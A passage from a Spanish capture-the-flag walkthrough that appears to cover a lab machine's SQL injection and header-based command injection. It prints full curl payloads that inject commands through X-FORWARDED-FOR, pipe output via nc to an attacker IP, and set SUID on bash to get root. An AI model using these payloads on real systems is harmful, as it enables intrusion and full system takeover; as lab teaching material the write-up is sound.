/var/www/html/config.php: `admin' UNION SELECT load_file("/var/www/html/config.php")-- -`. Encontramos unas credenciales para el usuario *uhc*.



1.6. Privesc via Command Injection in "x-forwarded-for" header


Usamos estas credenciales para entrar via SSH.




Explorando el sistema, vemos el archivo /firewall.php, el cual tiene una función que

comprueba si la cabecera *X-FORWARDED-FOR* existe y tiene contenido. El problema es que este contenido se guarda en una variable llamada *ip* y luego ésta es ejecutada mediante la función `system()`.

Vamos a crear por tanto una petición maliciosa en la que manipulemos esta cabecera (inyectaremos un comando después de una IP, que es lo que espera esta cabecera como tal). Esto lo haremos con `curl`. Tendremos que proporcionar la cookie de sesión. Primero, haremos una prueba para tramitar una traza ICMP a nuestro sistema: `curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; ping -c 1 10.10.14.25;" -H "Cookie: PHPSESSID=83edldan3nf0qvb2s3aiko41oq"`, tras habernos puesto en escucha: `tcpdump -i tun0 icmp -n`. Recibimos los paquetes ping. Es decir, tenemos ejecución remota de comandos.




Podemos averiguar ahora quién ejecuta este script, para ello: `curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; whoami | nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83edldan3nf0qvb2s3aiko41oq"`. Lo ejecuta *www-data*. Este usuario suele tener menos privilegios que un usuario común dentro de un sistema Linux.




No obstante, hacemos `curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; sudo -l | nc 10.10.14.25 443;" -H "Cookie:`

`PHPSESSID=83edldan3nf0qvb2s3aiko41oq"` para comprobar los privilegios de este usuario a nivel de sudoers, y vemos que puede ejecutar cualquier comando como cualquier usuario sin proporcionar contraseña.



Por tanto, vamos a otorgarle a /bin/bash el *privilegio SUID*: `curl -X GET 'http://localhost/firewall.php' -H "X-FORWARDED-FOR: 1.1.1.1; sudo chmod u+s /bin/bash | nc 10.10.14.25 443;" -H "Cookie: PHPSESSID=83edldan3nf0qvb2s3aiko41oq"`. Ahora, podemos hacer `bash -p` para obtener nuestra sesión como root.



> El encabezado **X-Forwarded-For** es una cabecera HTTP utilizada para identificar la dirección IP original del cliente que realiza una solicitud a través de un proxy HTTP o un balanceador de carga. Cuando un cliente realiza una solicitud a un servidor a través de uno de estos intermediarios, el servidor podría ver la dirección IP del intermediario en lugar de la dirección IP del cliente original. El encabezado **X-Forwarded-For** permite que la dirección IP original del cliente sea pasada al servidor final. Aunque el encabezado **X-Forwarded-For** es útil, también puede ser manipulado por atacantes, ya que es un encabezado HTTP que puede ser falsificado.